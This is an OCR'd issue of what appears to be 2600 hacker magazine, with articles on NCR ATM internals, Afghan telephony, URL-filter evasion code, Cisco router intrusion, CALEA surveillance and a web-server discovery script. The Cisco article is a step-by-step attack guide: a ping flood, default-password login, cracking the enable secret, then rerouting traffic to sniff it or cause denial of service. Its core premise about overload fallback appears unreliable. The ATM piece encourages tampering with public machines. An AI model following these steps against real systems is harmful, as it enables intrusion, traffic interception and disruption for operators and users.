DATE (YY/MM/DD)   07/01/01
TIME (HH:MM:SS)   12:19:20
FLEX DRIVE A      1.44MB
FLEX DRIVE B      NONE
DRIVE 1 TYPE      127
DRIVE 2 TYPE      NONE
TOTAL MEMORY (KB) 16000
COPROCESSOR       YES
```

Other than the "Flex" thing, this looked just like the specs of a simple computer. I didn't want to change the date or anything, and I couldn't do much at this screen. I knew I didn't have much time, and the "reboot" option looked really good. So I hit it and the machine went blank. And nothing happened. Then it whirled to life, and in the top left counter I saw numbers: 4096, 8192, all the way up to 16000. Hello *post!* Then what should my wondrous eyes see but "Phoenix BIOS Ver 4.something or other." The machine then did some kind of check on its Flex drives and then a big IBM logo came up. In the bottom on the screen it said "IBM OS/2 Version 3. Government" There was something after "Government," but the screen was smeared with something so god awful, I sure as hell wasn't going to touch it. The screen cleared and then the words "Load 40" came up, at which point the screen went to 40 columns. At this point I started attracting serious attention and decided I should go. As I left I saw the machine default into the setup program again.

I had always thought ATMs had specialized hardware and crazy stuff like that, not a PC running OS/2 of all things. The more I researched the weirder it was. ATMs are quite a complex blend of software and hardware, and a comprehensive study of them is beyond the scope of this article. However, information on ATMs and their specifics is (for obvious reasons) very hard to come by. This should clear some of the mystery up.

### Hardware

The standard computer equipment available on an NCR ATM is: a Pentium processor (speeds from 100 to 166), RAM (16MB to 32MB), a 1.2 gig IDE hard drive, one 1.44MB flex drive (it's just a floppy), a 10 inch VGA

color or monochrome monitor (notice VGA, not SVGA, so it's only doing 320x200x256), and RS-232 port. Optional parts include a sound card (to play digitized speech), an IDE CDROM to store the speech (speeds range from 6x to 24x), a second Flex drive, and other banking specific hardware (a better thermal printer for receipts, currency cassettes, etc.).

I found the RS-232 interface a great thing to hack. It is there to allow remote video card systems to be controlled by the ATM. However, this is a rarely used option. RS-232 is extremely well documented but sadly slow. On the other hand, ATMs have really weird connectivity. The NCR ATMs I researched (Personas and 5xxx series) didn't support TCP/IP. They had weird protocols like NCR/ISO Async, IBM 3275 Bisync, and a lot of other very obscure stuff. RS-232 is the only guaranteed way to move lots of data on and off the system.

There is a lot of banking specific hardware in these things. I don't want to fill this article with specs of currency cassettes or mag card canisters. If you are interested, check my references. The only thing of interest is a DES Hardware encryption system.

**Software**

The operating system running on the ATMs is OS/2 Version 3. (I have since seen versions of OS/2 Warp for sale for ATMs as well.) I know next to nothing about OS/2, so study on your own if you want. I do know however that OS/2 is used for its multitasking abilities.

The main NCR programming running is something called the Self Service System Software (S4). This keeps a log on the hard drive of "all significant customer and supervisor activity." It also manages all the applications such as the communications software and the graphical display. S4 has an API programmers can use called ADI. ADI handles things like memory allocation and access to the file system. However, programmers can call OS/2's API directly. These machines use FAT as their file system and, since it's IBM, it is most likely still FAT16. Other software running on these ATMs is NCR Direct Connect, which seems to be the interface to the communications. (It handles the protocols, and can convert between them or emulate other ATMs.)

The software running on the ATMs could be pretty old. I mean, the diagnostics asked it I had a coprocessor to enable. Math coprocessors have been standard inside processors since 386DXs and 486DXs. Also, NCR offers a book for Pascal programmers to develop applications for the ATM.

ATM software is developed on standard PCs, and since they use Intel x86 Pentium class processors with a standard DOS based operating system, anything that doesn't use Windows API calls should work. In fact, a lot of Windows 3.x programs work in OS/2. A good rule of thumb: if it works in DOS, it will work in OS/2.

**Communication**

Communication in the ATM is conducted through leased lines, though some ATMs in less high traffic areas may still use dial-up. By Federal law all information traveling on these lines must be encrypted. The NCR ATMs uses DES.

**Alarms**

Alarms on the ATM mainly protect against a physical attack. These are the mechanical and thermal alarms, and they make sure you don't take a crowbar or a blowtorch to the money door. However, NCR does have an enhanced alarm system which protects the Flex disk drive door. This enhanced version also has seismic sensors. However, unplugging the ATM or rebooting it a lot shouldn't mess anything up.

**Conclusions**

There is a lot more info about ATMs and you can check my references. I have no desire to try and steal money from them so I never really looked at the data lines or ways to intercept key presses inside the machine. However, my research shows that the computer part of the ATM, since it uses standard PC parts, is vulnerable. I rebooted it for god's sake. I wish I knew the OS/2 equivalent of [F5] which would have let me interrupt the boot and get to a command prompt. The machines most hackable are in malls and other public places. These have much less armor plating and other countermeasures and instead rely on their exposure to protect them. If you look like you know what you are doing, no one will question you.. Who would like to put anti-virus software on an ATM? With a little research about OS/2 and how it loads, you could easily drop out of the boot-up and get to a command prompt. Using the floppy and the RS-232 port (or better yet a CDROM if it's there), you could install your own software. How cool would it be to have an ATM running Doom?

**References**

*NCR PersonaS 88 ATM System Description* - Got the bulk of my info from this. Found it after a ton of searching on a cached Google page of NCR's Russian web site. I don't think they wanted this out in the public, but I got it and moved it to my site: http://www.prism.gatech.edu/~gte344p/NCR-ATM.pdf

*The Bankers Exchange* - They sell ATM parts and accessories. Used them to check on parts: http://www.bankersx.com/home.html

*The idiots at Lenox* - for leaving the ATM in diagnostic mode.

# The *Afghan* Phone System

**by Iconoclast**
**phosgene@setec.org**

If you are a curious phreak like me, the telecommunications infrastructure of Afghanistan immediately comes to mind as something that deserves exploration and understanding. Alas, the lack of said infrastructure leads me to say that it is quite possibly the worst place to try to make a phone call from on the entire planet.

We take our precious lovely dialtone for granted, but there you will be hard-pressed to even find a working telephone. To begin with, let's take a look at the numbering formats for the country. Country codes are assigned by the International Telecommunications Union (ITU) (www.itu.int). The International Country Code (ICC) for Afghanistan is 93. The "9" signifies it is in geographical region 9 of the world. The United States has an ICC of 1.

From within Afghanistan, to place an international call you would dial the International Direct Dial (IDD) code which is 00. To place a call within the country you would prefix it with the National Direct Dial (NDD) code which is simply 0. There are no city codes or area codes in the country on the old electromechanical exchanges. Numbers within the various cities are five digits long. An excellent directory of people to call in Afghanistan was listed by the Afghan Wireless Communications Company (AWCC) but was recently removed. Hopefully, they will restore this information (www.afghanwireless.com/search.cfm).

Telephone usage is actually dropping, since in 1996 there were 29,000 lines available and in 1998 there were only 21,000 lines. Of course, Taliban bans on Internet use didn't exactly spur telecom growth. My sources in the CIA have stated that "in 1997, telecommunications links were established between Mazar-e Sharif, Herat, Kandahar, Jalalabad, and Kabul through satellite and microwave systems" (www.cia.gov/cia/publications/factbook/index.html).

Two telecommunications companies from China, Zhongxing Telecom and Huawei Technologies, were attempting to install a switching network in the capital city of Kabul which could handle 130,000 lines. The status of this project is unknown at the current time.

Most of the existing exchanges are based on electromechanical switches that are 40 years old. These old exchanges are using Siemens Strowger switches. Completing calls on these exchanges is very difficult. New equipment using digital switches is being installed. In order to place calls to the older switches, one must have the operator service in Kabul complete the call for you. You can reach the operator service by dialing +93-2-290090. Then give them a five digit phone number and the call may have a slight chance of being completed.

Parts of the country have digital exchanges which can be dialed directly without the operator. The various city codes are: 02 Kabul, 03 Kandahar, 04 Herat, 05 Mazar-i-Sherif, 06 Kunduz, 07 Jalalabad, and 08 AWCC Mobile Telephone Network.

Regarding international telecommunications links, this is primarily done through satellite communications. A company called Telephone Systems International S.A. (www.telsysint.com) provides international connectivity. According to Afghan Wireless, there are satellite earth stations - one Intelsat (Indian Ocean) linked only to Iran and one Intersputnik (Atlantic Ocean region), as well as a commercial satellite telephone center in Ghazni.

This New York City based company unveiled a brand new GSM phone network in Afghanistan in May, 2002. Chairman Hamid Karzai was the first person to place a telephone call over it. This has actually been the fastest GSM installation in a developing country.

There are two different kinds of phone cards planned for sale. One is called a "Fixed Line Phone Card," the other is a "Mobile Top Up." To use the Fixed Line Phone Card, one would dial 81 from within the country, listen to the instructions, and then enter the PIN as printed on the back of the card. The destination party number is then dialed. If a mistake in dialing is made or one wants to make an additional call, then "##" is entered followed by the number. The Mobile Top Up card adds funds to a GSM account. The number 171 is dialed from within the country, the PIN is entered as printed on the back of the card, and the account is automatically credited.

Of course, by now you probably just want to "reach out and touch someone" over there in Afghanistan. Why not give Osama a call? He uses an INMARSAT satellite phone, although lately has not been picking up when I call him for some reason (I wonder why?!). To call Osama Bin Laden just dial +873-682-505-331. Have phun!

# Yet Another Way to Defeat URL Filters

**by ThermoFish (JW)**

In 17:3, the article entitled "Another Way to Defeat URL Filters" by ASM_dood put it up to readers to come up with a script to turn IP addresses into their decimal equivalent. At the end of the article a script by CSS was put in which did just that. While that script works great, most people know the hostname (URL) of the site they want to go to. Who wants to have to go get the IP address of the hostname they want to go to? Instead of the two step process of getting the IP address of the hostname and then turning that IP into a decimal, I would rather just type in a hostname and get its decimal equivalent in one step. Therefore, I wrote some code to accomplish that.

This code was written in VC++ and you need to include the WSOCK32.LIB library in the workspace for it to link properly. I left the IP to Decimal function separate to show how that is done more clearly. The retrieval of the IP from the hostname is done with the HOSTENT structure and GETHOSTBYNAME() function.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <iostream>
#include <winsock.h>
#include <conio.h>

int IPtoDec (char *ip);

int main()
{
 using namespace std;
 WSAData wData;

 if (WSAStartup(MAKEWORD(2,2), &wData) == SOCKET_ERROR)
 {
  cout << "Winsock init error\n";
  cout << "\n\nPress any key to exit.\n";
  getch();
  return 1;
 }

 hostent *h = NULL;
 char hostname[80];

 cout << "\n\n"
          << "########################################\n"
          << "# Host Name to Decimal Equivalent v1.0 #\n"
          << "#              by: ThermoFish (JW) #\n"
          << "########################################\n\n";
 cout << "Enter hostname: ";
 cin  >> hostname;
 h = gethostbyname(hostname);

 if (h == NULL)
 {
  cout << "Could not resolve " << hostname << endl;
  cout << "\n\nPress any key to exit.\n";
  getch();
  return 1;
 }

 char *ip = inet_ntoa(*(reinterpret_cast<in_addr*>(h->h_addr)));
 cout << "\nIP address    : " << ip << endl;

 IPtoDec(ip);

 cout << "\n\nPress any key to exit.\n";
```

```
 getch();

 return 0;
}

//Function to convert from IP to Decimal
int IPtoDec (char *ip)
{

        {
                using namespace std;
                char *cptr = strtok (ip, ".");
                int shift = 24;
                unsigned long acc = 0L;

                while (cptr != NULL)
                {
                        acc += atol(cptr) << shift;
                        shift -= 8;
                        cptr = strtok (NULL, ".");
                }

                cout << "\nIP as Decimal : " << acc << endl;

        }
        return (0);
}
```

# Getting into Cisco Routers

**by Grandmaster Plague**

Cisco routers are some of the most fascinating machines on the Internet. It is almost assured that if you send a packet to a random machine on the Internet, your packet will pass through a Cisco router. The prevalence of these beauties on the net is mind boggling. But how do you break in? Well, this requires a little explaining first.

*Standard Disclaimer:* The information in this article is meant for educational purposes only. I do not advocate doing anything mentioned in this article. I also take no responsibility if you do anything mentioned in this article.

**Some Background Info First**

Cisco routers are great at passing packets from network to network. However, they are shitty at directly receiving packets sent at them. If they could receive packets as well as they could route them, then Cisco would sell an all-in-one super-duper Internet server-router gee-whiz-it-does-everything machine. Keep this in mind for the attack that will come later. Now, if you try to telnet to a properly configured Cisco router you will get one of two things. The first is that your connection will be denied (or will time out) based on a firewall ruleset, or because tcp/ip access is not allowed to the router (serial only). Either way, bypassing this first case is beyond the scope of this article. (Hint: combine the info to be learned in this article with my spoofing article in 18:3 for your answer.) The second possible thing is you get a password prompt. If you get this (just a password prompt) you're most likely at a router, and it's on to the rest of the article.

**Conceptualizing The Attack**

The attack boils down to this. First, you flood the router from one host, causing it to default to a sort of "safe mode" wherein only the barest of routing functions are executed. Ciscos have been made to keep on routing until they can't possibly route anymore. This is why critical system access goes before routing functionality goes. Now, Cisco builds in a little safety net for admins who this happens to by letting them still get access to their system to shut down a router-gone-haywire. So, if the system is overloaded, you can telnet in and enter the default password to get complete enable (root!) access to the router. You then will transmit the router's password file to your machine and crack it. Now you have full enable access and can do whatever you please with the router.

**The Attack Itself**

The first thing you'll need for this attack is at least one valid socks (or wingate) proxy or a shell on some system - anything to make your access come from another host. I would recommend at least two such hosts to do this. First, you want to initiate a DoS attack that will flood the router,

such as a huge password in the password field, or an icmp flood. For the purposes of this article, we will use a huge ping command (as root on a linux/BSD box):

*ping -s 65535 -f -c 1000000 cisco.host.whatever.net*

Get that started and wait for a bit. Then, after a minute or so, you telnet to cisco.host.whatever.net from a different IP address (another NIC with its own IP address, not one behind the same NAT router, or through a wingate). Now, you get a nice prompt and type the default password in (usually enable or admin... otherwise check www.mksecure.com/defpw/). Now you're logged in with full enable access. We want to keep access and not be noticed, so we find either the encrypted or (if lucky) the unencrypted password. This is usually simple. Start logging your terminal session and type in "sh conf". When you see a line that starts with "enable secret" or "enable password" grab that line. If you only see three arguments to either of these commands, the third argument is the password. Still, if you get the "enable password" line, then be happy, because even if it's encrypted, it's a Cisco Type 7 password (whose encryption has been broken hundreds of times). See http://hackersplayground.org/papers/crack-cisco-passwords.txt for code and explanation on how to break Type 7 passwords. If you're not so lucky, you'll see something like "enable secret md5 +949a8(%0xCV8". That's an md5 encrypted password. You can dump it into john the ripper (after some formatting). Let it run for a little while and you'll get a nice password to use to get access to the router. Congratulations, you should have full enable access at this point. Disconnect from the router and stop your ping flood.

**What Do I Do Now?**

Well, I'd be surprised if people reading this article didn't have ideas of things they can do once they get full enable access on a Cisco router. But, for those of you who don't, I'll give you some ideas. Modify the route tables to go through another machine which can sniff data. TunnelX is the best project I've seen to do this. It was featured in *Phrack 56* (http://www.phrack.org-/phrack/56/)in the article "Things To Do In Cisco Land When You're Dead" by gauis. That article covers installation of tunnelx. If you realize that a significant bit of traffic goes through routers, you'll realize that you need to set up a script to check the packets you sniff for key terms and discard as they come in, so you don't waste ten gigs of disk space in two minutes. Another fun thing about routers is that they're often connected directly (through serial) to mainframes at NOC's. These machines are super fun to play with and are often otherwise inaccessible to the outside. Ciscos that are the primary router for a network are almost always trusted machines on that internal network. You can get to machines that are not visible to the Internet. DoS is also really easy. Just change the route table of the router to send all packets received to 127.0.0.1. The possibilities are endless.

**Conclusion**

Cisco routers are some of the most prevalent machines on the Internet. The security of these machines is crucial to the survival of the Internet and corporate networks around the globe. It is often unbelievably easy to get full enable access on a Cisco router with very little work. There are many ways to secure your system. (See *Hardening Cisco Routers* by Thomas Akin, O'Reilly Books, ISBN 0-596-00166-5 or http://secinf.net-/info/fw/cisco/add.html#routing or a host of other sites.) But Cisco has a lot of problems that they need to fix before your router will be secure out of the box. Hopefully this article has moved that along a bit.

*Hi again Mary (Nary).*

# A New Era of Telecommunications Surveillance

**by The Prophet**

As the satellite republics of the Soviet Union fell at the end of the 20th century, the Western world was shocked at the surveillance societies erected by their authoritarian governments. From a population of 17 million in East Germany, the dreaded Stasi secret police employed 34,000 officers, including 2100 agents reading mail and 6000 operatives listening to private telephone conversations. Additionally, over 150,000 active informers and up to two million part-time informers were on the payroll. Files were maintained by the Stasi on more than one out of three East Germans, comprising over a billion pages of information.


While centralized domestic surveillance in the United States has probably not yet reached the levels seen in East Germany, the picture is

very different when government databases are linked - and especially when government databases are linked with commercial ones. To help it fight the insane "war on [some] drugs," the federal government has already connected the databases of the Customs Service, the Drug Enforcement Agency, the IRS, the Federal Reserve, and the State Department. These are accessible via FinCEN and other law enforcement networks (and probably via classified intelligence networks as well - but sorry, that's classified). Additionally, the United States has relatively few data protection laws (particularly concerning the collection of data for commercial purposes), meaning the extensive use of computer matching has led to a "virtual" national data bank. With only a few computer searches, and without obtaining a search warrant, law enforcement can gather a comprehensive file on virtually any US citizen in a matter of minutes.

Telecommunications, unlike paper and electronic records, enjoyed much stronger privacy protections - until September 11th. Americans have the egregious wiretapping abuses of J. Edgar Hoover's FBI to thank for this. However, long before September 11th, the FBI was laying the groundwork to turn the US telecommunications system into a surveillance infrastructure. This began in 1994 when, at the strong urging of former FBI Director Louis Freeh, Congress passed the Communications Assistance for Law Enforcement Act (CALEA, pronounced "Kuh-LEE-uh" for short).

The legal reasoning behind CALEA is fairly recent and, to fully understand it, it should be considered in light of the failed Clipper Chip key escrow initiatives of the early 1990s. During the consideration of key escrow legislation (which ultimately failed) and CALEA (which was ultimately successful), the FBI nearly convinced Congress that Americans have no legal or moral right to keep any secrets from the government. Fortunately, Congress was not fooled - they decided that while Americans should be subject to surveillance of all of their communications, citizens could still keep secrets from the government. How magnanimous of them! The stated purpose of CALEA is to preserve, despite advances in technology, the surveillance capabilities law enforcement agencies possessed in 1994. The actual implementation of CALEA, predictably, has been much more broad than Congress originally contemplated.

Technically, the FCC is tasked with determining the surveillance capabilities telecommunications carriers are required to provide. Because surveillance is not the core competency of the FCC, they have deferred to the FBI's expertise, and serve as a "rubber stamp" for the technical requirements the FBI requests. Privacy groups have widely criticized the resultant 11-point "punch list," with which telecommunications carriers must comply, as a dramatic expansion of the capabilities originally contemplated by CALEA. For example, mobile telephones containing GPS locators have recently appeared on the market. Touted as a safety feature, GPS is also a surveillance feature mandated by CALEA. If you carry such a phone, the FBI knows exactly where you are at all times. (Of course, J. Edgar Hoover's FBI will only use that capability against criminals and terrorists, right?)



Other technical requirements on the "punch list" include the capability to intercept all packet-switched communications, which includes Internet traffic. The FBI presents this in seemingly reasonable terms - they just want to tap Voice Over IP (VoIP) and other packet-mode voice communications like any other telephone call. Of course, to those familiar with TCP/IP, this is very frightening indeed; the only way to intercept the "bad guy's" data is to look at everyone's data. On the Internet, this is accomplished with DCS1000 (formerly Carnivore) and other proprietary surveillance devices. The FBI really likes to keep secrets, so they won't reveal a complete list of the surveillance devices they use, won't reveal the manufacturers, and won't release a full list of surveillance capabilities. In the face of intense Congressional pressure, the FBI reluctantly allowed one "independent technical review" of the nearly obsolete Carnivore system. However, this was conducted on such restrictive terms that MIT, Purdue, Dartmouth, and UCSD refused to participate on the grounds the study was rigged. Jeffery Schiller, when explaining MIT's refusal to CNN, said, "In essence, the Justice Department is looking to borrow our reputation, and we're

not for sale that way."

Eventually a research team at the obscure Illinois Institute of Technology Research Institute was selected to perform the study. While the FBI intended to keep the identities of the "independent researchers" a secret, they accidentally leaked the researchers' names on an incorrectly formatted Adobe PDF document. So much for secrets. As it turned out, three of the supposedly "independent" team members possessed active security clearances (including top secret NSA and IRS clearance - go figure), and two others had close ties to the White House. With the deck so carefully stacked in the FBI's favor, it is surprising (and telling) the IITRI study warned Carnivore "does not provide protections, especially audit functions, commensurate with the level of the risks," and was vulnerable to "physical attacks, software bugs or power failures." The ACLU offered to perform its own review of Carnivore, but the FBI not-so-politely declined. In the interim, the next release of Carnivore, called DCS1000, is now in operation. As with Carnivore, the capabilities of DCS1000 are not fully disclosed. Mysteriously, many Internet Service Providers (ISPs), including Comcast and Sprint, have implemented so-called "transparent proxy" servers, possessing extensive logging capabilities. Comcast, in a widely-publicized incident which even drew the ire of US Representative (and hacker foe) Ed Markey, was caught associating the web browsing habits of its customers with their IP addresses. While Comcast claims they no longer collect this information, it is likely that other ISPs have implemented similar technology - and equally likely that Comcast could resume logging at the FBI's request.

While telecommunications providers are wary of providing the FBI with direct access to their infrastructure, most do not object out of privacy considerations. Instead, they are primarily concerned that the FBI's activities do not cause disruptions in service. Telecommunications carriers are particularly indignant at court rulings requiring they provide the FBI with direct access to telephone switches, and grant them the ability to install their own software upon the switches. Lucent implemented this capability on the 5ESS switch in the 5E14 software revision, which nearly every 5ESS in the country now runs. Surveillance capabilities have also been present for some time on the Nortel DMS100 platform. While the capabilities of the FBI's switch software are, like DCS1000, presently unknown, the 5E14 software revision incorporates a number of useful surveillance features on its own. For example, when a surveillance target makes a phone call, the switch can silently conference in a pre-programmed telephone number. Because the FBI also keeps secrets from telecommunications providers, even refusing to share basic architectural information, providers are skeptical of the FBI's assurances that no potential for disruption exists. Additionally, because most surveillance capabilities are provided by the FBI's own software, telecommunications providers cannot audit court-ordered wiretaps. (Of course, J. Edgar Hoover's FBI is trustworthy, so checks and balances are not necessary.)

The cost of implementing surveillance capabilities is also of major concern to telecommunications providers. In exchange for retrofitting the nation's telecommunications infrastructure with a surveillance architecture of which Stalin could only dream (at one point in the CALEA legislative process, the FBI proposed implementing the capability to simultaneously intercept and record one out of every 100 telephone conversations taking place in each central office), the federal government promised $500 million to telecommunications carriers. However, implementing all of the requirements on the CALEA "punch card" is estimated to cost the cash-strapped telecommunications industry as much as $607 million. With the additional "roving wiretap" capabilities granted to the FBI after September 11th in the obliquely named USA Patriot Act, the cost of implementation is likely to soar even higher.

Americans face a new, and potentially dangerous, era of surveillance. History has proven through the nuclear arms race, the Nixon administration, and other similar craziness that things which are possible are not necessarily a good idea. Surveillance societies have appeared in the not so recent past, and they were frightening indeed. Stalin's Russia. Ceausescu's Romania. Hoenecker's East Germany. Perhaps the United States can avoid the mistakes made by the surveillance societies of the 20th century. And perhaps J. Edgar Hoover's FBI is also completely honest, professional, and incorruptible - just like Robert Hanssen.

# Web Server Discovery Tool

**By Boris Loza**

This project started when I decided to find all the web servers on my network. One can do this by running nmap to identify all open HTTP/S related ports: 80, 8000, 8080, or 443. But nmap is known for crashing servers (just a couple of misbehaves to mention: killing syslogd on Solaris, Cisco's DOS, etc.). Therefore it is not allowed in some organizations. Moreover, even if the ports in question are open, nmap doesn't give you the type and the version of the web server listening to it. Nmap can also trigger the IDS and page the information security group! Using commercial tools like ISS Network Scanner or CyberCop to find all web servers on the network is cumbersome, time consuming, and IDS detectable.

Taking all this into consideration I decided to write my own tool for discovering all web servers on the network. I wanted this tool to be easy to run, not to use "crafted" TCP packets, be efficient, quick, and provide as much information about discovered web servers as possible. We intended to run this tool periodically, like a war dialer, and to do this even during business hours (before users shut down their workstations to go home). I wanted to create a tool as efficient as possible with minimum network and server impact. In this article you'll see what I eventually came up with.

**The Tool**

First, let's understand a little bit about how a web server and a browser communicate. The browser or client generates request headers and sends them to the web server. The server receives the request headers, translates them, and generates the response headers. These response headers have to include information specific for the web server that will allow both the browser and the server to communicate. I decided to use this information to create the tool.

In the heart of the tool is the following Perl code:

```
1.  use HTTP::Response;                                          #Encapsulate HTTP responses
2.  use LWP::UserAgent;                                          #Dispatch WWW requests
3.  my $ua = new LWP::UserAgent;                                 #User agent object created
4.  $ua->agent('Mozilla/5.0');                                   #Using Mozilla/5.0 as agent's name
5.  my $req = new HTTP::Request(GET, "http://$ARGV[0]");         #Encapsulate a request using GET method
6.  print $headers = $ua->request($req)->headers_as_string;      #Read response from the web server
```

I use Perl's libwww-perl library for WWW access (rows 1 and 2). This library will provide the API for writing my own WWW clients.

First I need to create a request header (rows 3 and 4) by specifying the name of the web browser the request comes from. Now I can send the request to the server using the GET method (row 5). Strictly speaking, I can use any agent's name here, for example agent('Foo'). This doesn't matter, since I need just one response from the server and I am not going to continue the session. Now I can print everything that comes from the server (row 6). After naming this little script as ws.pl and running it against one known web server I've got the following output:

```
C:\>ws.pl 192.168.0.40
Date: Thu, 04 Apr 2002 15:27:06 GMT
Accept-Ranges: bytes
Server: Microsoft-IIS/4.0
Content-Length: 56
Content-Location: http://192.168.0.40/Default.htm
Content-Type: text/html
ETag: "f82f8972cf9ac01:5ee8"
Last-Modified: Mon, 19 Feb 2001 23:55:33 GMT
Client-Date: Thu, 04 Apr 2002 15:28:43 GMT
Client-Peer: 192.168.0.40:80
X-Meta-Postinfo: /scripts/postinfo.asp
```

As I expected, the web server strikes back by sending all necessary information that will be needed for the session. If no HTTP web server is listening on port 80 the output will be:

```
C:\>ws.pl 10.56.53.27
Client-Date: Thu, 04 Apr 2002 18:38:39 GMT
```

In this article I am not going to explain all response headers from the output. For anybody who is interested, please refer to RFC 2616. For the purpose of the script, I am interested only in one: Server: Microsoft-IIS/4.0. This is a name of the web server I connected to. So I can modify line 6 of the script to display only this response header:

```
print $headers = $ua->request($req)->header('Server'):
```

```
C:\>ws.pl 192.168.0.40
192.168.0.40    Microsoft-IIS/4.0
```

After understanding the concept, I started working on something more useful. Below is a listing of the complete tool. This tool will discover a single web server or all web servers on a given subnet. The default port to scan is 80, but you can specify any port you wish:

```
#Web Server Discovery Tool. Boris Loza, 2002
use HTTP::Response;
use LWP::UserAgent;
use Getopt::Std;

$usage="Use:\tws.pl [-v] [-p port] hostname
\tws.pl [-p port] -C IPadress
\tws.pl ñh {To print this}

Discover Web Servers.
Hostname can be specified by an IP address or a DNS name.

Options:
        -v      : verbose
        -p      : specify a port (default 80)
        -C      : scan class C subnet

Example: ws.pl -v 192.168.10.3          {OR}
         ws.pl myhost.com               {OR}
         ws.pl -p 8000 myhost.com       {OR}
         ws.pl -C 192.168.0           {OR}
         ws.pl -p 8000 -C 192.168.0";

getopts('C:hp:v') || die "$usage";

print "$usage" if $opt_h;

my $port=80;            #Default port to scan
if ($opt_p) {$port = $opt_p;}
my $host = $ARGV[0];

#Create Request headers
my $ua = new LWP::UserAgent;
$ua->agent('Foo');

#Send Request headers
my $req = new HTTP::Request(GET, "http://$host:$port");
my $response = $ua->request($req);

#Use verbose mode. For single host only!
if ($opt_v) {
```

```
        print $response->headers_as_string;
        exit;
}

#Scan Class C Network
$count = 1;
if ($opt_C) {
        (my $subnet, my $node) = ($opt_C =~ /(\d+\.\d+\.\d+)\.(\d+)/);
        if ($node) {print $usage; exit;}
        while ($count <=254) {
        my $host = "$opt_C.$count";

        #Skip unreachable hosts for speed (for Windows users only). Comment out for UNIX!
        if (`ping $host`=~ m/(timed out)/) {$count++;next}

        my $ua = new LWP::UserAgent;
        $ua->agent('Foo');
        my $req = new HTTP::Request(GET, "http://$host:$port");
        my $response = $ua->request($req);

        if ($response->header('Server')) {
                print $host,"\t",$response->header('Server'),"\n";
        } elsif ($response->header('Proxy-Agent')) {
                print $host,"\t",$response->header('Proxy-Agent'),"\n";
        } elsif ($response->header('Title')) {
                print $host,"\t",$response->header('Title'),"\n";
        } elsif ($response->header('Client-Peer')) {
                print $host,"\t","Web Server not found, but port $port is open\n";
        }
        $count++;
        }
exit;
}

if ($response->header('Server')) {
        print $ARGV[0],"\t",$response->header('Server');
} elsif ($response->header('Proxy-Agent')) {
        print $ARGV[0],"\t",$response->header('Proxy-Agent');
} elsif ($response->header('Title')) {
        print $ARGV[0],"\t",$response->header('Title');
} elsif ($response->header('Client-Peer')) {
        print $ARGV[0],"\t","Web Server not found, but port $port is open\n";
}
```

To run the ws.pl against a single host type:

```
C:\>ws.pl 192.168.0.2
Microsoft-IIS/4.0
```

Or specify a different port (port 80 is a default):

```
C:\>ws -p8000 192.168.0.58
192.168.0.58    HP-Web-Server-3.00.1696
```

You can use both an IP address and a DNS name here. For the verbose mode use the ñv option. The following command will print all response headers for the host 192.168.0.2:

```
C:\>ws.pl -v 192.168.0.2
Date: Fri, 05 Apr 2002 15:49:09 GMT
Accept-Ranges: bytes
Server: Microsoft-IIS/4.0
```

```
Content-Length: 56
Content-Location: http://192.168.0.40/Default.htm
Content-Type: text/html
ETag: "f82f8972cf9ac01:5ee8"
Last-Modified: Mon, 19 Feb 2001 23:55:33 GMT
Client-Date: Fri, 05 Apr 2002 15:50:45 GMT
Client-Peer: 192.168.0.40:80
X-Meta-Postinfo: /scripts/postinfo.asp
```

To scan the whole class C network use the ñC option. For example, to discover all web servers running on port 80 on the subnet 192.168.0, type:

```
C:\>ws.pl -C 192.168.0
192.168.0.10            Microsoft-IIS/5.0
192.168.0.21            HTTP/1.0
192.168.0.33            IBM_HTTP_Server/1.3.6.4 Apache/1.3.7-dev (Unix)
192.168.0.34            IBM_HTTP_Server/1.3.12 Apache/1.3.12 (Unix)
192.168.0.40            Microsoft-IIS/4.0
192.168.0.45            Netscape-Enterprise/4.1
192.168.0.82            ApsyServer 1.0
Oracle HTTP Server Powered by Apache/1.3.12 (Win32) ApacheJServ/1.1 mod_ssl/2.6.4 OpenSSL/0.9.5a
mod_perl/1.24
Citrix Web PN Server
Web Server not found, but port 80 is open
```

HTTP/1.0 on the host 192.168.0.21 is a web interface for HP printer.

To scan the same subnet looking for web servers listening on port 8000, type:

```
C:\>ws.pl ñp 8000 -C 192.168.0
.....
```

For help, print ws.pl ñh:

```
C:\>ws.pl -h
Use:    ws.pl [-v] [-p port] hostname
        ws.pl [-p port] -C IPadress

Discover Web Servers
Hostname can be specified by an IP address or a DNS name.

Options:
      -v    : verbose
      -p    : specify a port (default 80)
      -C    : scan class C subnet

Example: ws.pl -v 192.168.10.3              {OR}
               ws.pl myhost.com             {OR}
               ws.pl -p 8000 myhost.com     {OR}
               ws.pl -C 192.168.0           {OR}
               ws.pl -p 8000 -C 192.168.0";
```

**Conclusion**

After running this tool for the first time I found three times more web servers than I had on my list of the "official" web servers. The ws.pl has proved to be very efficient. Now I run it periodically to discover rogue web servers without any network or server impact. What else is important, I know what every line of this script is doing and can customize the script for my needs.

# input

## Darwin Awards

**Dear *2600:***

I tried to log on to my school's network and my account was disabled. I visited the assistant net admin (who I happen to know and like) and he said they found suspicious stuff in my folder. Shortly after, my parents got a letter in the mail saying that I hacked the school network and that I would be punished accordingly. The net admin requested a meeting with my parents. Then I read the letter. I had WinZip, iTools, and my own PWL in my folder. The nerve of that guy! This goes to show just how much they train people. My parents wound up cutting off all access to the outside world - telephones, the Internet, my DSL - *for a whole month!* For having WinZip! I should tell the guys at WinZip.

**CrashPlastic**

*They would definitely get a kick out of it.*

**Dear *2600:***

